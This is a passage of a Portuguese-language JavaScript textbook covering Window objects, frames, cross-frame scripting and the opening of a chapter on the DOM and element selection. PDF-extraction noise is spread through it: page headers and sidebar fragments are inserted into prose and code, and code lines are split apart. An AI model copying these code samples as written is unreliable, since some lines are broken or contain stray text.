Note que os scripts não podem simplesmente supor nomes de janela e assumir o controle das janelas que estão sendo usadas por outros aplicativos Web: eles só podem nomear janelas existentes em que

“podem navegar” (o termo vem da especificação HTML5). Imprecisamente, um script só pode especificar uma janela existente pelo nome se essa janela contém um documento da mesma origem ou se o script abriu essa janela (ou abriu uma janela que abriu essa janela recursivamente). Além disso, se uma janela é um quadro aninhado dentro de outro, um script de um quadro pode navegar no outro.

Nesse caso, os nomes reservados “_top” (a janela ascendente de nível superior) e “_parent” (a janela pai imediata) podem ser úteis.

Nomes de janela

O nome de uma janela é importante, pois permite que o método `open()` se refira a janelas existentes e também porque pode ser usado como valor do atributo HTML `target` em elementos `<a>` e `<form>` para indicar que o documento vinculado (ou o resultado do envio do formulário) deve ser exibido na janela nomeada. O atributo `target` nesses elementos também pode ser configurado como “_blank”, “_parent” ou “_top” para direcionar o documento vinculado para uma nova janela em branco, para a janela ou quadro pai ou para a janela de nível superior.

A propriedade `name` de um objeto `Window` contém seu nome, caso ele tenha um. Essa propriedade pode ser gravada e os scripts podem configurá-la como desejarem. Se um nome (que não seja “_blank”) for passado para `Window.open()`, a janela criada por essa chamada vai ter o nome especificado como valor inicial de sua propriedade `name`. Se um elemento `<iframe>` tem um atributo `name`, o objeto `Window` que representa esse quadro vai usar esse atributo `name` como valor inicial da propriedade `name`.

O terceiro argumento opcional de `open()` é uma lista separada por vírgulas de atributos de tamanho e de recursos da nova janela a ser aberta. Se você omitir esse argumento, a nova janela vai receber um tamanho padrão e vai ter um conjunto completo de componentes de interface com o usuário: uma

346 Parte II JavaScript do lado do cliente barra de menus, linha de status, barra de ferramentas, etc. Em navegadores com guias, isso normalmente resulta na criação de uma nova guia.

Por outro lado, se você especificar esse argumento, pode definir o tamanho da janela explicitamente e o conjunto de recursos que ela inclui. (É provável que a especificação explícita de um tamanho resulte na criação de uma nova janela, em vez de uma guia.) Por exemplo, para abrir uma janela de navegador pequena, mas que possa ser redimensionada, com uma barra de status, mas sem barra de menus, barra de ferramentas ou

barra de localização, você poderia escrever: `var w = window.open("smallwin.html", "smallwin", "width=400,height=350,status=yes,resizable=yes");`

Esse terceiro argumento não é padronizado e a especificação HTML5 insiste que os navegadores devem poder ignorá-lo. Consulte `Window.open()` na seção de referência para ver mais detalhes sobre o que pode ser especificado nesse argumento. Note que, quando se especifica esse terceiro argumento, qualquer recurso não especificado explicitamente é omitido. Por vários motivos de segurança, os navegadores fazem restrições sobre os recursos que podem ser especificados. Normalmente não se pode especificar uma janela pequena demais ou que seja posicionada fora da tela, por exemplo, e alguns navegadores não permitem criar uma janela sem linha de status.

O quarto argumento de `open()` só é útil quando o segundo argumento nomeia uma janela já existente. Esse quarto argumento é um valor booleano que indica se o URL especificado como primeiro argumento deve substituir a entrada atual no histórico de navegação da janela (`true`) ou criar uma nova entrada no histórico de navegação da janela (`false`). Omitir esse argumento é o mesmo que passar `false`.

O valor de retorno do método `open()` é o objeto `Window` que representa a janela nomeada ou recém-

-criada. Você pode usar esse objeto `Window` em seu código JavaScript para se referir à nova janela, exatamente como usa o objeto `Window` implícito `window` para se referir à janela dentro da qual seu código está sendo executado:

```
var w = window.open();
```

```
// Abre uma nova janela em branco.
```

```
w.alert("About to visit http://example.com");
```

```
// Chama seu método alert()
```

```
w.location = "http://example.com";
```


// Configura sua propriedade location

Em janelas criadas com o método `window.open()`, a propriedade `opener` se refere ao objeto `Window` do script que as abriu. Nas outras janelas, `opener` é `null`:

```
w.opener != null;
```

```
// Verdadeiro para qualquer janela w criada por open()
```

```
w.open().opener === w;
```

```
// Verdadeiro para qualquer janela w
```

`Window.open()` é o método por meio do qual os anúncios se tornam “pop up” ou “pop under” enquanto você navega na Web. Graças a essa enchente de pop ups irritantes, agora a maioria dos navegadores Web instituiu algum tipo de sistema de bloqueio de pop ups. Normalmente, as chamadas para o método `open()` são bem-sucedidas somente se ocorrem em resposta a uma ação do usuário, como um clique em um botão ou em um link. O código JavaScript que tenta abrir uma janela pop-

-up quando o navegador carrega (ou descarrega) uma página pela primeira vez normalmente falha.

Testar as linhas de código mostradas anteriormente, colando-as na console JavaScript de seu navegador, também pode falhar pelo mesmo motivo.

Capítulo 14 O objeto `Window` 347

14.8.1.1 Fechando janelas

Assim como o método `open()` abre uma nova janela, o método `close()` fecha. Se você cria um objeto `Window` `w`, pode fechá-lo com:

```
w.close();
```

lado do client

Ja

O próprio código JavaScript em execução dentro dessa janela pode fechá-la com: **vaS**

```
window.close();
```

cript do

Observe o uso explícito do identificador `window` para distinguir o método `close()` do objeto `Window` e

do método `close()` do objeto `Document` – isso é importante se você está chamando `close()` a partir de uma rotina de tratamento de evento.

A maioria dos navegadores permite fechar automaticamente somente as janelas criadas por seu pró-

prio código JavaScript. Se você tenta fechar qualquer outra janela, o pedido falha ou é apresentada uma caixa de diálogo ao usuário, solicitando a ele para que permita (ou cancele) esse pedido para fechar a janela. O método `close()` de um objeto `Window` que representa um quadro, em vez de uma janela ou guia nível superior, não faz nada: não é possível fechar um quadro (em vez disso, você excluiria o `<iframe>` de seu documento contêiner).

Um objeto `Window` continua a existir depois que a janela que representa foi fechada. Uma janela fechada vai ter a propriedade `closed` configurada como `true`, `document` vai ser `null` e seus métodos normalmente não vão mais funcionar.

14.8.2 Relacionamentos entre quadros

Como vimos, o método `open()` de um objeto `Window` retorna um novo objeto `Window` que tem uma propriedade `opener` se referindo à janela original. Desse modo, as duas janelas podem se referir uma à outra e cada uma pode ler propriedades e chamar métodos da outra. Algo semelhante é possível com quadros. Um código em execução em uma janela ou quadro pode se referir à janela ou quadro contêiner e aos quadros filhos aninhados, usando as propriedades descritas a seguir.

Você já sabe que o código JavaScript em qualquer janela ou quadro pode se referir ao seu próprio objeto `Window` como `window` ou como `self`. Um quadro pode se referir ao objeto `Window` da janela ou quadro que o contém, usando a propriedade `parent`:

```
parent.history.back();
```

Um objeto `Window` que representa uma janela ou guia de nível superior não tem algum contêiner e sua propriedade `parent` se refere simplesmente à própria janela:

```
parent == self; // Para qualquer janela de nível superior
```

Se um quadro está contido dentro de outro, que está contido dentro de uma janela de nível superior, esse quadro pode se referir à janela de nível superior como `parent.parent`. Contudo, a propriedade `top` é um atalho de caso geral: independente de quanto um quadro esteja profundamente aninhado, sua propriedade `top` se refere à janela contêiner de nível superior. Se um objeto `Window` representa uma janela de nível superior, `top` se refere simplesmente a essa própria janela. Para quadros que são filhos diretos de uma janela de nível superior, a propriedade `top` é igual à propriedade `parent`.

As propriedades `parent` e `top` permitem a um script fazer referência aos ascendentes de seu quadro.

Há mais de uma maneira de fazer referência aos quadros descendentes de uma janela ou quadro.

348 Parte II JavaScript do lado do cliente Os quadros são criados com elementos `<iframe>`. Pode-se obter um objeto `Element` representando um `<iframe>` exatamente como se faria para qualquer outro elemento. Suponha que seu documento contém `<iframe id="f1">`. Então, o objeto `Element` que representa esse `iframe` é: `var iframeElement = document.getElementById("f1");` Os elementos `<iframe>` têm uma propriedade `contentWindow` que se refere ao objeto `Window` do quadro, de modo que o objeto `Window` desse quadro é:

`var childFrame = document.getElementById("f1").contentWindow;` Você pode ir na direção inversa – do objeto `Window` que representa um quadro para o elemento

`<iframe>` que contém o quadro – com a propriedade `frameElement` do objeto `Window`. Os objetos `Window` que representam janelas de nível superior, em vez de quadros, têm uma propriedade `null frameElement`:

```
var elt = document.getElementById("f1");
```

```
var win = elt.contentWindow;
```

```
win.frameElement === elt
```

```
// Sempre true para quadros
```

```
window.frameElement === null
```

```
// Para janelas de nível superior
```

Contudo, em geral não é necessário usar o método `getElementById()` e a

propriedade `contentWindow` para obter referências para os quadros filhos de uma janela. Todo objeto `Window` tem uma propriedade `frames` que se refere aos quadros filhos contidos dentro da janela ou quadro. A propriedade `frames` se refere a um objeto semelhante a um array que pode ser indexado numericamente ou pelo nome do quadro. Para se referir ao primeiro quadro filho de uma janela, pode-se usar `frames[0]`. Para se referir ao terceiro quadro filho do segundo filho, pode-se usar `frames[1].frames[2]`. Um código em execução em um quadro poderia se referir a um quadro irmão como `parent.frames[1]`. Note que os elementos do array `frames[]` são objetos `Window` e não elementos `<iframe>`.

Se você especifica o atributo `name` ou `id` de um elemento `<iframe>`, esse quadro pode ser indexado pelo nome, assim como pelo número. Um quadro chamado “f1” seria `frames["f1"]` ou `frames.f1`, por exemplo.

Lembre-se, da Seção 14.7, que os nomes ou identificações de `<iframe>` e outros elementos são utilizados automaticamente como propriedades do objeto `Window` e que os elementos `<iframe>` são tratados de forma diferente dos outros elementos: para quadros, o valor dessas propriedades criadas automaticamente se refere a um objeto `Window`, em vez de a um objeto `Element`. Isso significa que podemos nos referir a um quadro chamado “f1” como `f1`, em vez de `frames.f1`. Na verdade, HTML5 especifica que a propriedade `frames` é autoreferente, exatamente como `window` e `self`, e que é o próprio objeto `Window` que atua como um array de quadros. Isso significa que podemos fazer referência ao primeiro quadro filho como `window[0]` e podemos consultar o número de quadros com `window.length` ou apenas `length`. No entanto, normalmente é mais claro (e ainda tradicional) usar `frames` em vez de `window` aqui. Note que nem todos os navegadores atuais tornam `frame == window`, mas os que não os tornam iguais permitem que os quadros filhos sejam indexados pelo número ou pelo nome, por meio de um ou outro objeto.

O atributo `name` ou `id` de um elemento `<iframe>` pode ser usado para dar ao quadro um nome que pode ser usado em código JavaScript. Contudo, se o atributo `name` for usado, o nome especificado também vai se tornar o valor da propriedade `name` do objeto `Window` que representa o quadro. Um nome especificado dessa maneira pode ser usado como atributo `target` de um link e isso pode ser usado como segundo argumento de `window.open()`.

Capítulo 14 O objeto `Window` 349

14.8.3 JavaScript em janelas que interagem

Cada janela ou quadro é seu próprio contexto de execução JavaScript, com

um objeto Window como seu objeto global. Mas se o código de uma janela ou quadro pode se referir a outra janela ou quadro (e se a política da mesma origem não impedir isso), os scripts de uma janela ou quadro podem interagir com os scripts da outra (ou outro).

lado do client

JavaS

Imagine uma página Web com dois elementos `<iframe>` chamados “A” e “B” e suponha que esses **cript do**

quadros contêm documentos do mesmo servidor e que esses documentos contêm scripts que interagem. O script do quadro A poderia definir uma variável `i`:

`e`

```
var i = 3;
```

Essa variável nada mais é do que uma propriedade do objeto global – uma propriedade do objeto Window. O código do quadro A pode se referir à variável com o identificador `i` ou pode referenciá-la explicitamente por meio do objeto Window:

```
window.i
```

Como o script do quadro B pode se referir ao objeto Window do quadro A, também pode se referir às propriedades desse objeto:

```
parent.A.i = 4; // Altera o valor de uma variável no quadro A
```

Lembre-se de que a palavra-chave `function`, que define funções, cria uma variável exatamente como faz a palavra-chave `var`. Se um script no quadro B declara uma função `f` (não aninhada), essa função é uma variável global no quadro B e o código do quadro B pode chamar `f` como `f()`. Entretanto, o código do quadro A deve se referir a `f` como uma propriedade do objeto Window do quadro B: `parent.B.f()`; // Chama uma função definida no quadro B

Se o código do quadro A precisasse usar essa função frequentemente, poderia atribuí-la a uma variá-

vel do quadro A para que pudesse se referir à função mais convenientemente: `var f = parent.B.f;`

Agora o código do quadro A pode chamar a função como `f()`, exatamente

como o código do quadro B faz.

Quando você compartilha funções entre quadros ou janelas dessa forma, é importante ter em mente as regras de escopo léxico. Uma função é executada no escopo em que foi definida e não no escopo a partir do qual é chamada. Assim, se a função *f* anterior se refere a variáveis globais, essas variáveis são pesquisadas como propriedades do quadro B, mesmo quando a função é chamada a partir do quadro A.

Lembre-se de que as construtoras também são funções; portanto, ao se definir uma classe (consulte o Capítulo 9) com uma função construtora e um objeto protótipo associado, essa classe é definida apenas dentro de uma janela. Suponha que a janela que contém os quadros A e B inclui a classe Set do Exemplo 9-6.

Scripts dentro dessa janela de nível superior podem criar novos objetos Set, como segue: `var s = new Set();`

Mas os scripts de um ou outro quadro devem se referir explicitamente à construtora Set() como uma propriedade da janela pai:

```
var s = new parent.Set();
```

350 Parte II JavaScript do lado do cliente Alternativamente, o código de um ou de outro quadro pode definir sua própria variável para se referir mais convenientemente à função construtora:

```
var Set = top.Set();
```

```
var s = new Set();
```

Ao contrário das classes definidas pelo usuário, as classes internas, como *String*, *Date* e *RegExp*, são predefinidas automaticamente em todas as janelas. Isso significa, no entanto, que cada janela tem uma cópia independente da construtora e uma cópia independente do objeto protótipo. Por exemplo, cada janela tem sua própria cópia da construtora *String()* e do objeto *String.prototype*. Assim, se você escreve um novo método para manipular strings JavaScript e depois o torna um método da classe *String*, atribuindo-o ao objeto *String.prototype* na janela atual, todas as strings criadas pelo código dessa janela podem usar o novo método. Contudo, o novo método não é acessível para as strings criadas em outras janelas.

O fato de que cada objeto *Window* tem seus próprios objetos protótipos significa que o operador *instanceof* não funciona entre janelas. *instanceof* será avaliado como *false*, por exemplo, quando usado para comparar uma string do quadro B com a construtora *String()* do quadro A. A Seção 7.10

descreve uma dificuldade relacionada: a de determinar o tipo de arrays entre janelas.

O objeto WindowProxy

Mencionamos repetidamente que o objeto Window é o objeto global de JavaScript do lado do cliente. Tecnicamente, contudo, isso não é verdade. Sempre que um navegador Web carrega novo conteúdo em uma janela ou em um quadro, precisa começar com um novo contexto de execução JavaScript, incluindo um objeto global recém-criado. Mas quando várias janelas ou quadros estão em uso, é fundamental o objeto Window que se refere a um quadro ou a uma janela continuar a ser uma referência válida, mesmo que esse quadro ou janela carregue um novo documento.

Assim, JavaScript do lado do cliente tem dois objetos importantes. O objeto global do lado do cliente é o topo do encadeamento de escopo e é onde as variáveis e funções globais são definidas. Na verdade, esse objeto global é substituído quando a janela ou quadro carrega novo conteúdo. O objeto que estivemos chamando de Window não é realmente o objeto global, mas um substituto dele. Quando você consulta ou configura uma propriedade do objeto Window, esse objeto consulta ou configura a mesma propriedade no objeto global corrente da janela ou quadro. A especificação HTML5 chama esse substituto de objeto WindowProxy, mas vamos continuar a utilizar o termo objeto Window neste livro.

Devido ao seu comportamento como substituto, o objeto proxy se comporta exatamente como o objeto global real, exceto que tem duração mais longa. Se você pudesse comparar os dois objetos, seria difícil distingui-

-los. Na verdade, contudo, não há maneira de se referir ao objeto global do lado do cliente real. O objeto global está no topo do encadeamento de escopo, mas as propriedades window, self, top, parent e frames retornam todas objetos proxy. O método window.open() retorna um objeto proxy. Até o valor da palavra-

-chave this dentro de uma função de nível superior é um objeto proxy, em vez do objeto global real.

1 Este último ponto é uma pequena violação das especificações ES3 e ES5, mas é necessária para suportar os vários contextos de execução de JavaScript do lado do cliente.

Capítulo 15

Escrevendo script de documentos

JavaScript do lado do cliente existe para transformar documentos HTML estáticos em aplicativos Web interativos. Fazer scripts do conteúdo de páginas Web é o principal objetivo de JavaScript. Este capítulo – um dos mais importantes do livro – explica como fazer isso.

Os capítulos 13 e 14 explicaram que cada janela, guia e quadro do navegador Web é representado por um objeto Window. Todo objeto Window tem uma propriedade document que se refere a um objeto Document. O objeto Document representa o conteúdo da janela e esse é o tema deste capítulo.

Contudo, o objeto Document não opera independentemente. Ele é o principal objeto de uma API maior, conhecida como Document Object Model (ou DOM), para representar e manipular conteúdo de documento.

Este capítulo começa explicando a arquitetura básica do DOM. Em seguida, passa a explicar:

- Como consultar ou selecionar elementos individuais de um documento.
- Como percorrer um documento como uma árvore de nós e como localizar os ascendentes, irmãos e descendentes de qualquer elemento do documento.
- Como consultar e configurar os atributos dos elementos do documento.
- Como consultar, configurar e modificar o conteúdo de um documento.
- Como modificar a estrutura de um documento, criando, inserindo e excluindo nós.
- Como trabalhar com formulários HTML.

A última seção do capítulo aborda diversos recursos de documento, incluindo a propriedade referrer, o método write() e técnicas para consultar o texto do documento selecionado.

15.1 Visão geral do DOM

Document Object Model, ou DOM, é a API fundamental para representar e

manipular o conteúdo de documentos HTML e XML. A API não é especialmente complicada, mas existem vários detalhes de arquitetura que precisam ser entendidos.



1

2

3

4

5

6

7

8

9

10

11

12

13

352 Parte II JavaScript do lado do cliente

Primeiramente, você deve entender que os elementos aninhados de um documento HTML ou XML

são representados na DOM como uma árvore de objetos. A representação em árvore de um documento HTML contém nós representando marcações ou elementos HTML, como `<body>` e `<p>`, e nós representando strings de texto. Um documento HTML também pode conter nós representando comentários HTML. Considere o seguinte documento HTML simples:

```
<html>
```

```
<head>
```

```
<title>Sample
```

```
Document</title>
```

```
</head>
```

```
<body>
```

```
<h1>An HTML Document</h1>
```

`<p>This is a <i>simple</i> document.`

`</html>`

A representação DOM desse documento é a árvore ilustrada na Figura 15-1.

Document

`<html>`

`<head>`

`<body>`

`<title>`

"Sample Document"

`<h1>`

`<p>`

"An HTML Document"

"This is a"

`<i>`

"document"

"simple"

Figura 15-1 A representação em árvore de um documento HTML.

Se você ainda não conhece as estruturas em árvore da programação de computador, é útil saber que elas emprestam a terminologia das árvores genealógicas. O nó imediatamente acima de outro é o pai desse nó. Os nós um nível imediatamente abaixo de outro nó são os filhos desse nó. Os nós no mesmo nível e com o mesmo pai são irmãos. O conjunto de nós a qualquer número de níveis abaixo de outro nó são os descendentes desse nó. E o pai, avô e todos os outros nós acima de um nó são os ascendentes desse nó.

Cada caixa na Figura 15-1 é um nó do documento e é representado por um objeto Node. Vamos falar sobre as propriedades e métodos de Node em algumas das seções a seguir e você pode pesquisar



Capítulo 15 Escrevendo script de documentos 353

essas propriedades e métodos sob Node na Parte IV. Note que a figura contém três tipos diferentes de nós. Na raiz da árvore está o nó Document, que representa o documento inteiro. Os nós que representam elementos HTML são nós Element e os nós que representam texto são nós Text. Document, Element e Text são subclasses de Node (e têm suas próprias entradas na seção de referência). Document e Element são as duas classes DOM mais importantes e grande parte deste capítulo é dedicada às suas propriedades e métodos.

lado do client

JavaS

Node e seus subtipos formam a hierarquia de tipos ilustrada na Figura 15-2. Observe que há uma **cript do**

distinção formal entre os tipos genéricos Document e Element, e os tipos HTMLDocument e e

HTMLElement. O tipo Document representa um documento HTML ou XML e a classe Element representa um elemento desse documento. As subclasses HTMLDocument e HTMLElement são específicas de documentos e elementos HTML. Neste livro, usamos frequentemente os nomes de classe genéricos Document e Element, mesmo ao nos referirmos a documentos HTML. Isso também vale para a seção de referência: as propriedades e os métodos dos tipos HTMLDocument e HTMLElement estão documentados nas páginas de referência de Document e Element.

Text

Comment

Attr

. . . etc.

Figura 15-2 Uma hierarquia de classe parcial de nós de documento.

Também é interessante notar na Figura 15-2 que existem muitos subtipos de `HTMLElement` que representam tipos específicos de elementos HTML. Cada um define propriedades de JavaScript para espelhar os atributos HTML de um elemento específico ou de um grupo de elementos (consulte a Seção 15.4.1). Algumas dessas classes específicas do elemento definem mais propriedades ou métodos que vão além do simples espelhamento da sintaxe HTML. Essas classes e seus recursos adicionais são abordados na seção de referência.

Por fim, note que a Figura 15-2 mostra alguns tipos de nó que não foram mencionados até agora. Os nós `Comment` representam comentários HTML ou XML. Como os comentários são basicamente

354 Parte II JavaScript do lado do cliente strings de texto, esses nós são muito parecidos com os nós `Text` que representam o texto exibido de um documento. `CharacterData`, o ascendente comum de `Text` e de `Comment`, define métodos compartilhados pelos dois nós. O tipo de nó `Attr` representa um atributo XML ou HTML, mas quase nunca é usado, pois a classe `Element` define métodos para tratar atributos como pares nome/valor, em vez de nós de documento. A classe `DocumentFragment` (não mostrada) é um tipo de `Node` que nunca existe em um documento real: ela representa uma sequência de `Nodes` que não têm um pai comum. `DocumentFragments` são úteis para algumas manipulações de documento e são abordados na Seção 15.6.4. O DOM também define tipos pouco utilizados, para representar coisas como declarações `doctype` e instruções de processamento XML.

15.2 Selecionando elementos do documento

A maioria dos programas JavaScript do lado do cliente funciona manipulando de alguma forma um ou mais elementos de documento. Quando esses programas começam, podem utilizar a variável global `document` para se referirem ao objeto `Document`. Contudo, para manipular elementos do documento, eles precisam de algum modo obter ou selecionar os objetos `Element` que se referem a esses elementos de documento. O DOM define várias maneiras de selecionar elementos. Você pode consultar um documento quanto a um elemento (ou elementos):

- com um atributo `id` especificado;

- com um atributo *name* especificado;
- com o nome de marcação especificado;
- com a classe ou classes CSS especificadas; ou
- correspondente ao seletor CSS especificado

As subseções a seguir explicam cada uma dessas técnicas de seleção de elemento.

15.2.1 Selecionando elementos pela identificação

Qualquer elemento HTML pode ter um atributo *id*. O valor desse atributo deve ser único dentro do documento – dois elementos no mesmo documento não podem ter a mesma identificação. Você pode selecionar um elemento com base nessa identificação exclusiva com o método `getElementById()` do objeto `Document`. Já usamos esse método no Capítulo 13 e no Capítulo 14: `var section1 = document.getElementById("section1");` Essa é a maneira mais simples e normalmente usada de selecionar elementos. Se seu script vai manipular determinado conjunto de elementos de documento, dê a esses elementos atributos *id* e pesquise os objetos `Element` usando essa identificação. Se precisar pesquisar mais de um elemento pela identificação, talvez ache útil a função `getElements()` do Exemplo 15-1.

Exemplo 15-1 Pesquisando vários elementos pela identificação

*/***

** Esta função espera qualquer número de argumentos string. Ela trata cada*

** argumento como uma identificação de elemento e chama
document.getElementById() para*

** cada um.*

Capítulo 15 Escrevendo script de documentos 355

** Retorna um objeto que mapeia identificações no objeto Element*

correspondente.

** Lança um objeto Error se qualquer uma das identificações for indefinida.*

**/*

```
function getElements(/*ids...*/) {
```

```
var elements = {};
```

```
// Começa com um mapa vazio
```

```
for(var i = 0; i < arguments.length; i++) {
```

```
// Para cada argumento
```

```
var id = arguments[i];
```

```
// O argumento é uma
```

```
lado do client
```

```
Ja
```

```
// identificação de elemento
```

```
vaS
```

```
var elt = document.getElementById(id);
```

```
// Pesquisa Element
```

```
cript do
```

```
if (elt == null)
```

```
// Se não estiver definido,
```

```
throw new Error("No element with id: " + id); // lança um erro e
```

```
elements[id] = elt;
```

```
// Mapeia a identificação no
```

```
// elemento
```

```
}
```

return

elements;

// Retorna a identificação

// para o mapa de elementos

}

Nas versões do Internet Explorer anteriores ao IE8, getElementById() faz uma correspondência que não diferencia letras maiúsculas e minúsculas nas identificações de elemento e também retorna elementos que tenham um atributo name coincidente.

15.2.2 Selecionando elementos pelo nome

O atributo HTML name se destinava originalmente a atribuir nomes a elementos de formulário e o valor desse atributo é usado quando dados de formulário são enviados para um servidor. Assim como o atributo id, name atribui um nome a um elemento. Ao contrário de id, contudo, o valor de um atributo name não precisa ser único: vários elementos podem ter o mesmo nome e isso é comum no caso de botões de seleção e caixas de seleção em formulários. Além disso, ao contrário de id, o atributo name é válido somente em alguns elementos HTML, incluindo formulários, elementos de formulário, <iframe> e elementos .

Para selecionar elementos HTML com base no valor de seus atributos name, você pode usar o método getElementByName() do objeto Document:

var radiobuttons = document.getElementsByName("favorite_color");
getElementByName() é definido pela classe HTMLDocument (e não pela classe Document) e, assim, só está disponível para documentos HTML e não para documentos XML. Ele retorna um objeto NodeList que se comporta como um array somente para leitura de objetos Element. No IE, getElementByName() também retorna elementos que têm um atributo id com o valor especificado. Por compatibilidade, você deve tomar o cuidado de não usar a mesma string como nome e como identificação.

Vimos, na Seção 14.7, que configurar o atributo `name` de certos elementos HTML criava propriedades com esses nomes automaticamente no objeto `Window`. Algo semelhante acontece para o objeto `Document`. Configurar o atributo `name` de um elemento `<form>`, `<img>`, `<iframe>`, `<applet>`, `<embed>` ou `<object>` (mas somente elementos `<object>` que não contenham objetos de fallback) cria uma propriedade do objeto `Document` cujo nome é o valor do atributo (supondo, é claro, que o documento ainda não tenha uma propriedade com esse nome).

Se existe apenas um elemento com determinado nome, o valor da propriedade do documento criada automaticamente é o próprio elemento. Se existe mais de um elemento, então o valor da propriedade é um objeto `NodeList` que atua como um array de elementos. Conforme vimos na Seção 14.7, as

356 Parte II JavaScript do lado do cliente propriedades de documento criadas para elementos `<iframe>` nomeados são especiais: em vez de se referirem ao objeto `Element`, se referem ao objeto `Window` do quadro.

Isso significa que alguns elementos podem ser selecionados pelo nome simplesmente usando-se o nome como uma propriedade de `Document`:

```
// Obtém o objeto Element para o elemento <form
name = "shipping_address"> var form = document.shipping_address;
```

Os motivos dados na Seção 14.7 para não se usar as propriedades de janela criadas automaticamente se aplicam igualmente a essas propriedades de documento criadas automaticamente. Se você precisa pesquisar elementos nomeados, é melhor pesquisá-los explicitamente com uma chamada para `getElementsByName()`.

15.2.3 Selecionando elementos pelo tipo

Todos os elementos HTML ou XML de um tipo (ou nome de marcação) especificado podem ser selecionados usando-se o método `getElementsByTagName()` do objeto `Document`. Para obter um objeto semelhante a um array somente para leitura, contendo os objetos `Element` de todos os elementos

`<span>` em um documento, por exemplo, você poderia escrever: `var spans = document.getElementsByTagName("span");`

Assim como `getElementsByName()`, `getElementsByTagName()` retorna um objeto `NodeList`. (Consulte o quadro desta seção para obter mais informações sobre a classe `NodeList`.) Os elementos do objeto `NodeList` retornado estão na ordem do documento; portanto, o primeiro elemento

`<p>` de um documento pode ser selecionado como segue: `var firstpara = document.getElementsByTagName("p")[0]`; As marcações HTML não diferenciam letras maiúsculas e minúsculas, e quando `getElementsByTagName()` é usado em um documento HTML, faz uma comparação de nomes de marcações que não diferencia letras maiúsculas e minúsculas. A variável `spans` anterior, por exemplo, vai incluir todos os elementos `<span>` que foram escritos como `<SPAN>`.

Um objeto `NodeList` representando todos os elementos de um documento pode ser obtido passando-se o argumento curinga `"*"` para `getElementsByTagName()`.

A classe `Element` também define um método `getElementsByTagName()`. Ele funciona da mesma maneira que a versão de `Document`, mas seleciona apenas os elementos descendentes do elemento no qual é chamado. Assim, para encontrar todos os elementos `<span>` dentro do primeiro elemento `<p>` de um documento, você poderia escrever: `var firstpara = document.getElementsByTagName("p")[0]`; `var firstParaSpans = firstpara.getElementsByTagName("span")`; Por motivos históricos, a classe `HTMLDocument` define propriedades de atalho para acessar certos tipos de nós. As propriedades `images`, `forms` e `links`, por exemplo, se referem aos objetos que se comportam como arrays somente para leitura de elementos `<img>`, `<form>` e `<a>` (mas somente marcações `<a>` que tenham um atributo `href`). Essas propriedades se referem a objetos `HTMLCollection`, os quais são muito mais parecidos com objetos `NodeList`, mas podem também ser indexados pela

Capítulo 15 Escrevendo script de documentos 357

identificação ou pelo nome do elemento. Anteriormente, vimos como se pode referir a um elemento

`<form>` nomeado, com uma expressão como a seguinte:

```
document.shipping_address
```

Com a propriedade `document.forms`, também é possível se referir mais especificamente ao formulário nomeado (ou identificado) como segue:

lado do client

Jav

```
document.forms.shipping_address;
```

aScript do

O objeto `HTMLDocument` também define propriedades sinônimas `embeds` e `plugins` que são e

`HTMLCollections` de elementos `<embed>`. A propriedade `anchors` não é padronizada, mas se refere a elementos `<a>` que têm um atributo `name`, em vez de um atributo `href`. A propriedade `<scripts>` é padronizada pela `HTML5` para ser uma `HTMLCollection` de elementos `<script>`, mas quando este livro estava sendo produzido ainda não estava implementada universalmente.

`HTMLDocument` define ainda duas propriedades que se referem a elementos únicos especiais, em vez de a coleções de elementos. `document.body` é o elemento `<body>` de um documento `HTML` e `document.head` é o elemento `<head>`. Essas propriedades são sempre definidas: se a origem do documento não inclui elementos `<head>` e `<body>` explicitamente, o navegador os cria implicitamente.

A propriedade `documentElement` da classe `Document` se refere ao elemento-raiz do documento. Em documentos `HTML` isso é sempre um elemento `<html>`.

NodeLists e HTMLCollections

`getElementsByName()` e `getElementsByTagName()` retornam objetos `NodeList`, e propriedades como `document.images` e `document.forms` são objetos `HTMLCollection`.

Esses objetos são objetos semelhantes a um array somente para leitura (consulte a Seção 7.11). Eles têm propriedades `length` e podem ser indexados (para leitura, mas não para gravação) como arrays verdadeiros.

Você pode iterar através do conteúdo de um `NodeList` ou `HTMLCollection` com um laço padrão, como segue: `for(var i = 0; i < document.images.length; i++) // Itera por todas as imagens document.images[i].style.display = "none";`

`// ...e as oculta.`

Você não pode chamar métodos `Array` em `NodeLists` e `HTMLCollections` diretamente, mas pode fazer isso indiretamente:

```
var content =
Array.prototype.map.call(document.getElementsByTagName("p"),
function(e) { return e.innerHTML; });
```

Os objetos `HTMLCollection` podem ter propriedades nomeadas adicionais e

podem ser indexados com strings e com números.

Por motivos históricos, tanto objetos `NodeList` como `HTMLCollection` também podem ser tratados como funções: chamá-los com um argumento numérico ou de string é o mesmo que indexá-los com um número ou com uma string. O uso dessa peculiaridade é desestimulado.

As interfaces `NodeList` e `HTMLCollection` foram projetadas tendo em mente linguagens menos dinâmicas do que JavaScript em mente. Ambas definem um método `item()`. Ele espera um inteiro e retorna o

358 *Parte II JavaScript do lado do cliente elemento que está nesse índice. Em JavaScript nunca há necessidade de chamar esse método, pois pode-*

-se simplesmente utilizar indexação de array em seu lugar. Da mesma forma, `HTMLCollection` define um método `namedItem()` que retorna o valor de uma propriedade nomeada, mas os programas JavaScript podem usar indexação de array ou acesso à propriedade normal em seu lugar.

Uma das características mais importantes e surpreendentes de `NodeList` e `HTMLCollection` é não serem instantâneos estáticos de um estado histórico do documento, mas geralmente são dinâmicos e a lista de elementos que contém pode variar à medida que o documento muda. Suponha que você chame `getElementsByTagName('div')` em um documento sem nenhum elemento `<div>`. O valor de retorno é um `NodeList` com `length` igual a 0. Se, então, você insere um novo elemento `<div>` no documento, esse elemento se torna automaticamente um membro do `NodeList` e a propriedade `length` muda para 1.

Normalmente, o caráter dinâmico de `NodeLists` e `HTMLCollections` é muito útil. Contudo, se você vai adicionar ou remover elementos do documento enquanto itera por um `NodeList`, talvez queira primeiro fazer uma cópia estática do `NodeList`:

```
var snapshot = Array.prototype.slice.call(nodelist, 0);
```

15.2.4 Selecionando elementos por classe CSS

O atributo `class` de uma HTML é uma lista separada de zero ou mais identificadores por espaços.

Ele descreve uma maneira de definir conjuntos de elementos relacionados do documento: todos os elementos que têm o mesmo identificador em seu atributo `class` fazem parte do mesmo conjunto.

`class` é uma palavra reservada de JavaScript, de modo que JavaScript do

lado do cliente utiliza a propriedade `className` para conter o valor do atributo `HTML class`. O atributo `class` normalmente é usado em conjunto com uma folha de estilos `CSS` para aplicar os mesmos estilos de apresentação em todos os membros de um conjunto. Vamos vê-lo outra vez, no Capítulo 16. Além disso, contudo, a `HTML5` define um método `getElementsByClassName()` que nos permite selecionar conjuntos de elementos de documento com base nos identificadores que estão em seu atributo `class`.

